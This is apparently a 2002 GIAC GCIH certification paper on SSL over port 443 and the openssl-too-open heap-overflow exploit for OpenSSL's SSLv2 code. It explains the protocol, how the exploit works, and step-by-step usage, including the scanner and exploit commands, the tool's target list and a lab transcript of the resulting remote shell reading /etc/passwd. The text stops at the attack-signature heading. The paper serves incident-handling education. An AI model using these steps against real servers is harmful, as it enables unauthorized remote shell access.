Global Information Assurance Certification Paper

Port 443 and Openssl-too-open

Chia Ling LEE

GCIH Assignment Version 2.1
(revised April 8, 2002)
Option 2 –
Support for the Cyber Defense Initiative

Port 443 and Openssl-too-open
Chia-Ling LEE
GCIH Assignment Version 2.1 (revised April 8, 2002)
Option 2 – Support for the Cyber Defense Initiative

Abstract

This paper is submitted for GCIH practical examinations, Option 2 In Support of the Cyber Defense Initiative. It looks at SSL, and in particular the openssl-too-open exploit created by Solar Eclipse. It is formatted as required by the GCIH requirement.

Table of Contents

Part 1 – Targeted Port (40 points total)

Targeted service (10 points)

Port 443 is the System or Well Known port assigned by the Internet Assigned Numbers Authority (more commonly known as IANA, www.iana.org) [3] for the web servers that runs the Secure Sockets Layer Protocol. It is also the 9th most commonly scanned port on the Internet, according to data that is collected by the Internet Storm Center [1, 2]. By default, web servers that are running Hyper Text Transfer Protocol (HTTP) over the Secure Sockets Layer (SSL) or the Transport Layer Security (TLS) protocols would use port 443.

Whenever a browser needs to establish a secure connection with a web server, it would try to contact the web server at port 443 using either SSL or TLS. Two basic security benefits are provided for the user:

(a) Transport Layer Encryption: All data between the webserver and the browser would be encrypted using a cipher algorithm that both the browser and the server supports, and

(b) Server Authentication: In the SSL handshake, the server presents a digital certificate, typically based on X.509 version 3 format, that contains a public key for the web server, and the browser checks to ensure that the public key has been signed by Certification Authorities (CAs) known to it. If the certificate was not signed by a known CA, the browser would prompt the user for confirmation to proceed.

Optionally, should the administrators of the web server require it, there is an additional benefit:

c) Client Authentication: during the SSL handshake process, the web server may asks the browser to present a X.509 digital certificate from the user. This contains a public key that has been signed by a CA, in effect vouching for the identity of the user. The web server may be further configured to accept only certificates signed by only known CAs, with checks for the validity, expiry and other properties of the certificates. Together with user name / password, this would achieve two-factor authentication ("something you know and something you have") that provides stronger authentication. The security can be further augmented by storing the user's digital certificate in a secure smart card that is set up to be used when the user either enters a right password or presents a valid fingerprint, so that two-factor authentication is extended to three-factor authentication (with "something you are").

On a Linux system (say, RedHat 7.3), SSL is described in /etc/services with the following lines:

```
https            443/tcp                         # MCom
https            443/udp                         # Mcom
```

Although both TCP and UDP can be used for SSL traffic, due to the general need to maintain a reliable connection, webservers are usually configured with TCP in mind. For networks that are not running SSL or not running SSL at the default port, it is fairly straightforward to detect a port scan of the port.

For example, the home network I have does not have a SSL web server, and these two lines from iptables - caught on a RedHat Linux dual home iptables router - basically caught SSL port scans:

```
Oct 14 12:29:52 dhcp-60-22 kernel: SSL (443): IN=eth0 OUT=
MAC=00:01:02:11:d9:03:00:05:00:e5:79:d4:08:00
SRC=163.22.123.YYY DST=24.44.138.XX LEN=60 TOS=0x00
PREC=0x00 TTL=40 ID=9613 DF PROTO=TCP SPT=3198 DPT=443
WINDOW=5840 RES=0x00 SYN URGP=0 OPT
(020405B40402080A0993317800000000001030300)
Oct 15 12:25:30 dhcp-60-22 kernel: SSL (443): IN=eth0 OUT=
MAC=00:01:02:11:d9:03:00:05:00:e5:79:d4:08:00
SRC=144.132.1.ZZ DST=24.44.138.XX LEN=60 TOS=0x00 PREC=0x00
TTL=42 ID=58741 DF PROTO=TCP SPT=1509 DPT=443 WINDOW=32120
RES=0x00 SYN URGP=0 OPT
(020405B40402080A080BF41C0000000001030300)
```

using the following rules in iptables:

```
/sbin/iptables -A INPUT -i eth0 -p tcp --dport 443 -j LOG
--log-level 6 --log-prefix "SSL (443): " --log-tcp-options
--log-ip-options
/sbin/iptables -A INPUT -i eth0 -p tcp --dport 443 -j DROP
```

Basically, the iptables commands request that all incoming connections to port 443 be logged with TCP and IP options, and then the packet is dropped. If we then go back to the log entries, " DPT=443" identifies the destination port that the packet is trying to reach. Since I am not running a webserver, this is clearly a scan for an SSL server on my network.

Description (10 points)

The SSL protocol specifies that the browser and the server engage in a handshake to agree on the encryption algorithm to be used. This is done by first having the client revealing the suite of encryption algorithms it supports, and then the server selects from that list the encryption algorithm that it is able to support. During the SSL handshake, the webserver also presents to the browser a digital

certificate that contains its fully qualified domain name for the browser, its public key, and the signature of a CA that has signed the public key. The browser verifies the digital certificate by checking the digital signature of the CA - and it is able to do that only when it is able to find the CA's public key, typically in a local file that contains a list of public keys for known CAs. Using the web server's public key, the client can then choose a secret key for the server, which the server then uses as the shared secret key for all subsequent communication. The reason for this design is so that public key decryption, which is much slower than secret key encryption, is used only at the start of the SSL handshake. Subsequent data transfer uses shared key encryption for improved throughput.

There are a few variants when we are talking about SSL on the Internet: version 2 [6], version 3 [4, 5], and version 3.1, also known as TLS. Transport Layer Security (TLS) is defined in RFC2246 [7, 8, 9, 10, and 11]. SSL version 3 was developed by Netscape with public comments to overcome the weaknesses in SSL version 2. A comparison of the three protocols can be found in [12]. There is much analysis of the SSL protocols; some samples of which can be found in [13, 14, and 15].

Protocol (10 points)

The following is taken from [8]:

```
Client                                               Server

ClientHello                  -------->
                                                ServerHello
                                               Certificate*
                                         ServerKeyExchange*
                                        CertificateRequest*
                             <--------      ServerHelloDone
Certificate*
ClientKeyExchange
CertificateVerify*
[ChangeCipherSpec]
Finished                     -------->
                                          [ChangeCipherSpec]
                             <--------             Finished
Application Data             <------->     Application Data
```

This can be compared with [4]:

```
Client                                               Server

ClientHello                  -------->
                                                ServerHello
                                               Certificate*
                                         ServerKeyExchange*
```

```
                                          CertificateRequest*
                                <--------      ServerHelloDone
   Certificate*
   ClientKeyExchange
   CertificateVerify*
   [ChangeCipherSpec]
   Finished                     -------->
                                            [ChangeCipherSpec]
                                <--------              Finished
   Application Data             <------->     Application Data
```

Comparing the above with [6]:

```
client-hello         C -> S: challenge, cipher_specs
server-hello         S -> C: connection-id,server_certificate,cipher_specs
client-master-key    C -> S: {master_key}server_public_key
client-finish        C -> S: {connection-id}client_write_key
server-verify        S -> C: {challenge}server_write_key
server-finish        S -> C: {new_session_id}server_write_key
```

One can easily see that basic SSL handshake protocol starts with the browser telling the server about he cipher suite that the browser can support. The server then selects from that list a cipher suite that it too supports. If such a suite can be found, the server tells the client about its digital certificate, perform key exchange if the cipher-suite selected requires separate key exchanges, and also optionally asks for a client certificate. The client then verify the certificate, either generate a master key based on random strings exchanged in the first two steps if RSA is used, or compute the shared secret if Diffe-Hellman is used, and sends a digital certificate of its own if it has. The secret key is sent to the server using the server's public key and there after, the server and clients are able to use the key and random data to generate various shared secret keys for communication. This can be found in [13].

Although the protocols vary slightly from one another, the protocol specs does have backward compatibility designed in themselves for the handshake to fall back to an older protocol version should the latest version not be supported. As a result, one can fall back from TLS to SSLv3 to SSLv2. Although the Internet standards allows for this, from the point of view of the web server owner, who is providing a service to his clients, it makes sense to configure the web server to not to fall back to protocol version that are too old and has known vulnerabilities. For example, one can configure a web server not to support cipher suites that are suitable for export, which is limited to 40-bit secret key encryption (alternatively, one can use server gated cryptography (SGC) to force an export browser to use 128-bit encryption) [16]. Another configuration that a web master can do is to drop the support of SSL version 2 altogether. Although this makes sense since SSLversion2 is basically deprecated, it is often not done and most web servers are configured to support OpenSSL.

Now, if we link this to how the SSL protocol works, this means that if the browser

sends a clientHello message with only the SSL cipher suites, the server would - if it is not configured to drop SSLv2 - proceed with SSLv2 handshake. If there is an SSLv2 vulnerability, then the server would naturally be at the mercy of the client.

Vulnerabilities (10 points)

The exploit that will be covered in this paper exploits a buffer overflow bug in the OpenSSL implementation of the SSLv2 protocol. Code bugs can always happen, and the discussion of this type of vulnerabilities, which often arises out of a programming oversight, can happen in many ways. Therefore, for this section, I shall concentrate on the vulnerabilities of the SSL protocol itself.

As discussed earlier, one of the vulnerabilities is the ability of the protocols to allow falling back to an earlier, perhaps broken, protocol version. This can be addressed if the web master is careful with the web server that he installs, and disable all protocol versions that are not necessary. It can be expected that there are very rarely software that only support SSLv2, and as such it can be turned off. Of course, if the software comes with SSLv2 turned off by default, so much the better.

One attack that is possible with the SSL protocols - up to TLS, is Man-in-the-Middle attack. Basically, when the browser sees a web server certificate, Netscape is supposed to check four questions [13] before it accepts that the certificate is valid:

a) Is the certificate still valid?

The x.509v3 digital certificate that a web server presents to the browser comes with a validity period, and the information in that field is part of the entire certificate so that it is basically digitally signed by the Certificate Authority that issued it. If the browser checks the date of the computer that it is running on, and that date falls out of the validity period, it is reasonable to assume that the digital certificate is no longer valid.

b) Is the certificate issued by a known, trusted Certificate Authority (CA)?
Normally, the way for the browser to check this is to check its own list of CA certificates, and this list comes as part of the browser software that the user downloads to install the browser (in the case of Netscape) or when the browser is shipped with the operating system (in the case of Internet Explorer). Naturally, this list, because it is stored on the local harddisk of the user, can be manipulated by the user, or it can be manipulated by the IT department of a company before the browser is distributed to the user's computers. Companies want to do this because they may want to add their own in-house CA's self-signed digital certificate to the list. If companies do not add the digital certificate prior to software distribution, there is still a way for the user to manually add a CA's certificate to the list.

c) Does the CA's public key validates the web server digital certificate?

Basically, the web server certificate comes with a digital signature, which is basically an encrypted hash of the content of the digital certificate. The encryption is based on a public key algorithm -typically RSA, such that the CA's private key is used to encrypt the hash. The hash can be generated using secure hash algorithms known on the Internet, such as MD5 or SHA-1. The validation step simply applies the CA's public key to the encrypted hash to obtain the cleartext hash, and compare that with the same hash generated with the content of the digital certificate. If they match, then the certificate must be valid.

d) Does the domain name in the URL that the user requested matches that on the digital certificate?

The digital certificate has a Common Name field, which is usually a fully qualified domain name, though it is know that server certificates has been issued that supports domain names with an asterix ('*'). This step is fairly straight forward as no mathematics is involved and only string comparisons.

In general, the answer to all four questions must be a "Yes" in order for the browser to continue with a secure connection. What happens if any of the above answers is a "No"? The current implementation on the Internet is that the user will be prompted to inquire if the user would like to continue in spite of the problem detected. Should the user click yes, then communication with the webserver continues as if the browser is communicating with a fully authenticated webserver.

Herein opens the door for social engineering tricks: if a malicious intruder can "tricked" in user into accepting a certificate that fails, for example, the 2nd question, then the intruder can function as a middleman between the webserver and the browser. The intruder opens a proper SSL session with the webserver, while using its own digital certificate with the user's browser on the other side. All messages from the browser to the intruder's webserver would be encrypted, and that message would be encrypted from the intruder's webserver to the real webserver. Software for such exploits currently exists in the wild, such as Dug Song's Web Monkey in the Middle.

There are methods to prevent that. The most obvious is to deploy a client certificate, but the cost and resources needed to set up a Public Key Infrastructure can be prohibitive for cost-conscious organisations. User education would definitely help as not every user would know what precautions they should take before they install a CA certificate. If the browsers are constructed to rely LESS on user input - an invalid digital certificate should not be allowed to continue in an SSL session, for example - would also help.

The last type of vulnerability relates to the SSL/TLS protocol itself. For example, if RC4 is broken, or when TLS standardises on AES as the Method-to-Implement, and AES is broken, then the protocol itself would be vulnerable. However, there are no known vulnerabilities at this level for now.

Part 2 – Specific Exploit (60 points total)

Exploit Details (6 points)

Name: openssl-too-open.tar.gz by Solar Eclipse

CVE candidate: CAN-2002-0656 [17]

"Buffer overflows in OpenSSL 0.9.6d and earlier, and 0.9.7-beta2 and earlier, allow remote attackers to execute arbitrary code via (1) a large client master key in SSL2 or (2) a large session ID in SSL3."

Note: the large session ID exploit for SSL3 is not covered in this paper.

CERT Advisory: CA-2002-23 [18], also VU#102795 [19]

where the same is mentioned, but with an additional mention of the SSLeay library as well.

Other references to it can be found in [19].

Variants: In CAN-2002-0656, this vulnerability is published together with a buffer overflow vulnerability in SSLv3, though I do no t consider that to be a variant of the same exploit.

Since the availability of the exploit, worms have been written based on the basic exploit, including Slapper.A, which first star appearing 13 Sep, and mutated to include the Kaiten IRCbot code to start the SlapperII.A family of worms, namely Slapper.B, Slapper.C, Slapper.C2, and SlapperII.A2 variants. This is covered later under Description of Variants [22, 23, 24, 25, 26, 27].

Operating Systems: The vulnerability exploits a weakness in OpenSSL's implementation of the SSLv2 protocol, and as such, it should not be operating systems dependent. As the exploit works against a bug in OpenSSL, any version of Apache that links to OpenSSL 0.9.6d or above would be vulnerable, and as such it should be independent of he version of Apache as well. The particular exploit works on various distributions of Linux that bundles Apache-mod-ssl-openssl0.9.6d, as can be found in [16]:

Debian Linux 2.2
Debian Linux 3.0
EnGarde Secure Linux Community Edition
OpenPKG 1.0
OpenSSL 0.9.6d and earlier
OpenSSL 0.9.7-b2 and earlier
OpenVMS Any version
Red Hat Linux 6.2
Red Hat Linux 7.0
Red Hat Linux 7.1
Red Hat Linux 7.2
Red Hat Linux 7.3
Red Hat Linux 7.x
Tru64 UNIX Any version
Trustix Secure Linux 1.1
Trustix Secure Linux 1.2
Trustix Secure Linux 1.5

Protocols / Services: As described, the exploit works on SSLv2, which is an earlier version of the SSLv3 and TLS protocols that should be the only "secure" protocols used on the Internet.

Brief Description: Basically, OpenSSL 0.9.6d and prior has a remotely exploitable buffer overflow that can be exploited by an SSL client using a long key during the SSL handshake process.

Description of Variants (6 points)

This exploit by itself does not have any variants, though the basis of this exploit has been combined into the Slapper and Scalper worms that hit the Internet from Sep - Oct 2002. The SSL vulnerability was actually discovered in Aug 2002.

http://packetstormsecurity.nl/filedesc/openssl-too-open.tar.html list the last modified date for the openssl-too-open.tar.gz package as "Sep 17 06:49:52 2002". The "CERT Advisory CA-2002-27 Apache/mod_ssl Worm" [21] is dated 14 Sep 2002, which ties in with [27]. Slapper.A, which first star appearing 13 Sep, and mutated to include the Kaiten IRCbot code to start the SlapperII.A family of worms. The result is more mutations of the worm resulting in Slapper.B, Slapper.C, Slapper.C2, and SlapperII.A2 variants. The Internet Storm Centre has done extensive analysis of the above worms [22, 23, 24, 25, 26, and 27].

Interestingly, in mid-November 2002, two news articles [28, 29] reported of a study by Eric Rescorla [30] that 30% of the webservers on the Internet continue to be vulnerable. Unless there has been a sudden surge in Honeypot software to trap malicious intrusions, this seems to show that even Unix administrators can be as overwhelmed by security patches as Windows administrators.

Protocol Description (6 points)

Much of the SSL protocol has been quite completely described in the previous sections, and we shall look specifically at SSLv2 here. As required in [6], the protocol begins (just like SSLv3 and TLS) with a client_hello message from the browser to the webserver, containing an optional session ID string, the ciphersuite that the browser supports and some random data. The server replies with the ciphersuite it supports, and a connection ID with a digital certificate of the server. Here, there is a departure from SSLv3 and TLS: the server does not select the ciphersuite but instead send it's supported ciphersuites to the client for the client to choose.


The browser then generates a random master key, encrypt it with the server's public key and send it to the server with a client_master_key message. This contain the ciphersuite selected by the client, the master key that will be used to generate two other keys (the SERVER-READ-KEY a.k.a. CLIENT-WRITE-KEY and the SERVER-WRITE-KEY a.k.a. CLIENT-READ-KEY) encrypted using the server's public key found in the digital certificate. If the cipher-spec at this point requires an initialization vector (which is required for DES-CBC ciphers), the client_master_key message has a Key_Arg field containing the value of the initialization vector. It is this field that the OpenSSL SSLv2 code did not check for buffer size and overflows.

At this point, the server is able to decrypt the encrypted master key and use it to send back an encrypted server_verify message with the random data in client_hello. Effectively, the random data is used as a challenge. In this message is also a connection ID, which the server expects the client to be able to send back using a client_finished message to confirm that the encryption is working fine. If this is the case, the server closes the SSLv2 handshake using a server_finished message and from then on all communications would be transferring encrypted data.

How the Exploit Works (6 points)

This is an exploit that is based on buffer overflow, the general idea being that the OpenSSL code accepted data that is longer than what it expected. However, it is not specifically a stack overflow attack. Stack-based buffer overflow has been described in many articles, but the bible of this attack is described in [31]. This attack is exploiting buffer overflows in the heap, specifically the idea of abusing the free() function call which is a basic function call of any C program. The idea was first discussed in [33], which coincides with a buffer overflow in Netscape on the viewing of JPEG files in [35], and then eventually, exploits of traceroute in [34, 35, 36]. However, the most relevant explanation of this exploit is found in [37].

To understand heap based overflow exploits, one has to understand the data structure used by malloc() and free(). The implementation used by most Linux distributions is Doug Lea's malloc(), and it is a very simple data structure [36]:



The basic data structure used is called "chunks". Initially, malloc() and free(0 has a large contiguous space of memory to use. As a program calls for dynamic memory to be allocated to it, malloc() gives it a chunk of memory. However, malloc() does not return the address of the chuck to the calling program. Instead, it gives it (chunk + 8) --- mem in the diagram points to it, in effect reserving 8 bytes for its used. That 8 bytes is used to store the size of the previous chunk allocated in the first 4 bytes, and the size of this chunk allocated in the next 4 bytes. As memory is free()'ed, the list of free chunks is maintained in a circular doubly linked list. To optimise space, the four bytes after size is used to store a pointer to the next chunk, and the four bytes after that stores a pointer to the previous chunk. In this way, minimal space is used to store the doubly linked. The circular linked list is maintained within the chunks themselves, and so there is no additional data structure for the library to maintain. If one pauses to think about it, the elementary elegance of the solution is fairly obvious.

However, with this implementation, there is a problem: free() does not know if a pointer that it is being called with is actually a pointer that was previously issued by malloc(). In addition, if a malicious program constructs a data structure in such as way that prev_size, size, fd, and bk are all crafted very carefully, free() can be taken advantage of. It is precisely what happens here (and in the traceroute attacks as well). For example, if size is set to be a positive number, and prev_size is set to be a negative number, then both p->fd and p->bk would point after mem. This is something unexpected, but is exactly what can be taken advantage of by a malicious program.

More details about how free() uses the unlink macro can be found in [32, 33, 34,

36]. This type of attack can be used to overwrite the entry for free() in the Global Offset Table (GOT) in the operating system kernel, in such a way that when free() is called the second time, the control passes to malicious shell code that the attacker has left behind. free() is often called more than once, particularly when a program is using dynamic memory with dynamic memory, and is diligent about not preventing memory leakage. The OpenSSL structure "ssl_session_st" is one such structure; it is typically dynamically allocated by the OpenSSL program, and where it contains a pointer to "SSL_CIPHER *cipher" which is again dynamically allocated. Therefore, when the "ssl_session_st" structure is free()'ed, free() would be called at least twice.

The "ssl_session_st" structure is defined in openssl0.9.6b in include/openssl/ssl.h as:

```
typedef struct ssl_session_st
        {
        int ssl_version;        /* what ssl version session info is
                                 * being kept in here? */

        /* only really used in SSLv2 */
        unsigned int key_arg_length;
        unsigned char key_arg[SSL_MAX_KEY_ARG_LENGTH];
        int master_key_length;
        unsigned char master_key[SSL_MAX_MASTER_KEY_LENGTH];
        /* session_id - valid? */
        unsigned int session_id_length;
        unsigned char session_id[SSL_MAX_SSL_SESSION_ID_LENGTH];
        /* this is used to determine whether the session is being reused in
         * the appropriate context. It is up to the application to set this,
         * via SSL_new */
        unsigned int sid_ctx_length;
        unsigned char sid_ctx[SSL_MAX_SID_CTX_LENGTH];

        int not_resumable;

        /* The cert is the certificate used to establish this connection */
        struct sess_cert_st /* SESS_CERT */ *sess_cert;

        /* This is the cert for the other end.
         * On clients, it will be the same as sess_cert->peer_key->x509
         * (the latter is not enough as sess_cert is not retained
         * in the external representation of sessions, see ssl_asn1.c). */
        X509 *peer;
        /* when app_verify_callback accepts a session where the peer's certificate
         * is not ok, we must remember the error for session reuse: */
        long verify_result; /* only for servers */

        int references;
        long timeout;
        long time;

        int compress_meth;              /* Need to lookup the method */

        SSL_CIPHER *cipher;
        unsigned long cipher_id;        /* when ASN.1 loaded, this
                                         * needs to be used to load
                                         * the 'cipher' structure */

        STACK_OF(SSL_CIPHER) *ciphers; /* shared ciphers? */
```

```
CRYPTO_EX_DATA ex_data; /* application specific data */

/* These are used to make removal of session-ids more
 * efficient and to implement a maximum cache size. */
struct ssl_session_st *prev,*next;
} SSL_SESSION;
```

Right after that definition comes a number of constants, and of particular interests are:

```
#define SSL_MAX_SSL_SESSION_ID_LENGTH           32
```

and

```
#define SSL_MAX_KEY_ARG_LENGTH                  8
```

By definition, the "key_arg" array cannot be longer than 8 bytes. However, the SSL protocol requires the specification of the key size in the packet. Therefore, if the client specifies a key size that is longer than SSL_MAX_KEY_ARG_LENGTH, the code should flag it as an error. Instead, the check was not performed, and all the data specified by the client is copied into the "key_arg" array, overwriting some of the other data in the data structure. Because this is a data structure that is in dynamic memory, the overflow would not result immediately in executable code like stack-based buffer overflows. However, when combined with abusing free() described above, an exploit is now possible.

The overflow occurs at the client_master_key step of the SSLv2 handshake, which means that for this to work, the attack code has to be able to keep up with a decent SSL handshake until it is ready to attack. In addition to carefully crafting the exploit assembly code, finding the GOT entry for free(), the attack code will also have to find out the absolute address of the shell code. To do this, the attack code needs more information about the heap from the webserver process. To do this, the attack code first goes through the SSL handshake, but then specify a large "session_id_length", which is set to 0x70 (decimal 112) in the attack code [this step has been called a buffer overflow in many text, but I respectfully disagrees]. At the server_finished step of the SSLv2 handshake, the dutifully returns the next 112 bytes of the "ssl_session_st" structure, allowing the attack code to get the addresses of the "cipher" and "ciphers" data structures, from which it can construct the data structure for the free() exploit. In fact, this step of the attack is contained in a routine aptly named "info_leak()".

However, the heap, which is dynamic memory, is difficult to predict the state of the heap. In the case of Apache, which maintains a pool of servers listening to the same port to handle client requests, this is even more difficult. Fortunately, Apache allows new processes to be spawned to handle additional load, and the spawning is process based, which means that the children share the same

memory structure as each other. Therefore, to ensure that the memory structure obtained is consistent, the attack code starts by opening a number of connections to the webserver and verifying that the information obtained through info_leak() matches; if they do not, this step is repeated with even more connections until a maximum number.

At this point, the attack code has all the information it needs. It then sends two SSL requests, the first to determine the address of the shell code, the second to set the GOT entry for free to the address of the shell code. To finally wrap things up, the attack code sends a client_finished with the wrong session ID, which the webserver notices and begins to free the ssl_session_st it malloc(). At this point, the exploit is complete as a shell is spawned.

Diagram (6 points)

The diagram below documents the home network that I used for this practical assignment. Since this is a remote exploit, the reader should easily imagine how this exploit can affect webservers on the Internet; whereas I have a switch between the attacker and the victim, this network can easily be replaced by any other network, so long as there is a TCP/IP connection between them.

How to use the Exploit (6 points)

Step 1. Download the exploit. The exploit can be found on most well known Internet search engines by name, "openssl-too-open". For example, typing that name into Yahoo.com results in 87 hits, from which one can then reach http://packetstormsecurity.nl/filedesc/openssl-too-open.tar.html. It is available as a .tar.gz file, size 18396 bytes, and packetstorm has even kindly provided an MD5 checksum. Click on the link to download the exploit.

Step 2. Compile the Exploit. The .tar.gz file has to be uncompressed using tar -zxvf openssl-too-open.tar.gz, which creates an openssl-too-open directory. In that directory is a README file with lots of information about the exploit, and a Makefile. There are two tools that comes with this package: a code that targets a specific webserver, as well as another code that scans for vulnerable webservers given a network address. To compile the software, just type "make". This creates two executable binaries, openssl-too-open and openssl-scanner.

Step 3. Try a scan. Use the scanner to scan a network to find vulnerable webservers by giving the openssl-scanner binary a network address. For example, in my case, I have two machines moon and earth with IP addresses 192.168.1.10 and 192.168.1.9, both installed with vulnerable webservers. The 192.168.1.0 network is behind a dual home router with IP address 192.168.1.1 running iptables. All machines run RedHat Linux 7.3. Before the exploit is

executed, forwarding is turned off on the router (which also runs iptables with a home grown script) to isolate the environment. The exploit was then installed on moon, and basically, the scan was conducted using the following:

```
moon openssl-too-open]$ ./openssl-scanner -C -o scan.log
192.168.1.9
: openssl-scanner : OpenSSL vulnerability scanner
  by Solar Eclipse <solareclipse@phreedom.org>

Opening 255 connections . . . . . . . . . . done
Waiting for all connections to finish . . . . . . . . . . .
done

192.168.1.9: Vulnerable
192.168.1.10: Vulnerable
[cllee@
moon openssl-too-open]$ cat scan.log
192.168.1.9: Vulnerable
192.168.1.10: Vulnerable
```

Step 4. Use the exploit. Now use the exploit binary to attack a webserver. If you just type the name of the exploit without any command line parameters, it comes with a helpful help page that tells you how to use the software.

```
: openssl-too-open : OpenSSL remote exploit
  by Solar Eclipse <solareclipse@phreedom.org>

Usage: ./openssl-too-open [options] <host>
  -a <arch>          target architecture (default is 0x00)
  -p <port>          SSL port (default is 443)
  -c <N>             open N apache connections before
sending the shellcode (default is 30)
  -m <N>             maximum number of open connections
(default is 50)
  -v                 verbose mode

Supported architectures:
        0x00 - Gentoo (apache-1.3.24-r2)
        0x01 - Debian Woody GNU/Linux 3.0 (apache-1.3.26-1)
        0x02 - Slackware 7.0 (apache-1.3.26)
        0x03 - Slackware 8.1-stable (apache-1.3.26)
        0x04 - RedHat Linux 6.0 (apache-1.3.6-7)
        0x05 - RedHat Linux 6.1 (apache-1.3.9-4)
        0x06 - RedHat Linux 6.2 (apache-1.3.12-2)
        0x07 - RedHat Linux 7.0 (apache-1.3.12-25)
        0x08 - RedHat Linux 7.1 (apache-1.3.19-5)
```

```
        0x09 - RedHat Linux 7.2 (apache-1.3.20-16)
        0x0a - Redhat Linux 7.2 (apache-1.3.26 w/PHP)
        0x0b - RedHat Linux 7.3 (apache-1.3.23-11)
        0x0c - SuSE Linux 7.0 (apache-1.3.12)
        0x0d - SuSE Linux 7.1 (apache-1.3.17)
        0x0e - SuSE Linux 7.2 (apache-1.3.19)
        0x0f - SuSE Linux 7.3 (apache-1.3.20)
        0x10 - SuSE Linux 8.0 (apache-1.3.23-137)
        0x11 - SuSE Linux 8.0 (apache-1.3.23)
        0x12 - Mandrake Linux 7.1 (apache-1.3.14-2)
        0x13 - Mandrake Linux 8.0 (apache-1.3.19-3)
        0x14 - Mandrake Linux 8.1 (apache-1.3.20-3)
        0x15 - Mandrake Linux 8.2 (apache-1.3.23-4)

Examples: ./openssl-too-open -a 0x01 -v localhost
          ./openssl-too-open -p 1234 192.168.0.1 -c 40 -m
80
```

In my case, since I know that I am running RedHat Linux 7.3 with apache 1.3.23, that's what I try, and the exploit results in a shell access to the machine running the webserver with the apache user privilege, which is "apache" in the case of RedHat Linux. Since "apache" is a normal user, one can read /etc/passwd, but not /etc/shadow. However, should the exploit be combined with a known local root exploit, then the intruder would be able to get root on the target machine.

```
[cllee@moon openssl-too-open]$ ./openssl-too-open -a 0x0b
192.168.1.10 -c 0
: openssl-too-open : OpenSSL remote exploit
  by Solar Eclipse <solareclipse@phreedom.org>

  Establishing SSL connections

: Using the OpenSSL info leak to retrieve the addresses
  ssl0 : 0x80f35b0
  ssl1 : 0x80f35b0
  ssl2 : 0x80f35b0

: Sending shellcode
ciphers: 0x80f35b0   start_addr: 0x80f34f0   SHELLCODE_OFS:
208
  Execution of stage1 shellcode succeeded, sending stage2
  Spawning shell...

bash: no job control in this shell
readline: warning: rl_prep_terminal: cannot get terminal
settingsbash-2.05a$ readline: warning: rl_prep_terminal:
```

```
cannot get terminal settingsbash-2.05a$ Linux
moon.example.com 2.4.18-3 #1 Thu Apr 18 07:32:41 EDT 2002
i686 unknown
uid=48(apache) gid=48(apache) groups=48(apache)
  4:04pm  up 20:23,  2 users,  load average: 1.00, 1.01,
1.03
USER     TTY      FROM              LOGIN@   IDLE   JCPU
PCPU  WHAT
pohtin   pts/0    -                Mon 7pm 20:22m
0.00s   ?     -
pohtin   pts/1    -                Mon 7pm  2.00s  0.18s
0.01s  script 021001.t
readline: warning: rl_prep_terminal: cannot get terminal
settingsbash-2.05a$ readline: warning: rl_prep_terminal:
cannot get terminal settingsbash-2.05a$ id
uid=48(apache) gid=48(apache) groups=48(apache)
readline: warning: rl_prep_terminal: cannot get terminal
settingsbash-2.05a$ hostname
moon.example.com
readline: warning: rl_prep_terminal: cannot get terminal
settingsbash-2.05a$ pwd
/
readline: warning: rl_prep_terminal: cannot get terminal
settingsbash-2.05a$ cd /etc
readline: warning: rl_prep_terminal: cannot get terminal
settingsbash-2.05a$ cat passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/
nologin
mailnull:x:47:47::/var/spool/mqueue:/dev/null
rpm:x:37:37::/var/lib/rpm:/bin/bash
```

```
wnn:x:49:49:Wnn System Account:/home/wnn:/bin/bash
ntp:x:38:38::/etc/ntp:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false
gdm:x:42:42::/var/gdm:/sbin/nologin
rpcuser:x:29:29:RPcat passwd
C Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/
sbin/nologin
nscd:x:28:28:NSCD Daemon:/:/bin/false
ident:x:98:98:pident user:/:/sbin/nologin
radvd:x:75:75:radvd user:/:/bin/false
apache:x:48:48:Apache:/var/www:/bin/false
pcap:x:77:77::/var/arpwatch:/sbin/nologin
cllee:x:500:500:Chia Ling Lee:/home/cllee:/bin/bash
leecl:x:501:501:Lee Chia Ling:/home/leecl:/bin/bash
readline: warning: rl_prep_terminal: cannot get terminal
settingsbash-2.05a$ cat shadow
cat: shadow: Permission denied
readline: warning: rl_prep_terminal: cannot get terminal
settingsbash-2.05a$
readline: warning: rl_prep_terminal: cannot get terminal
settingsbash-2.05a$
readline: warning: rl_prep_terminal: cannot get terminal
settingsbash-2.05a$
readline: warning: rl_prep_terminal: cannot get terminal
settingsbash-2.05a$ exit
exit
Connection closed.
```

The lines below "bash: no job control in this shell" indicates the beginning of the intruder having shell access to the remote webserver, running as the apache user which is the default user that web server process is running as on RedHat Linux. This is verified by issuing the "cat shadow" command which resulted in a "Permission denied" message. At this point, the attacker has shell access to the box and can return any time. To get more privileges, the attacker has to find a local root exploit on the box. Given that this box is a vanilla RedHat 7.3 install, that should not be very difficult.

Signature of the Attack (6 points)

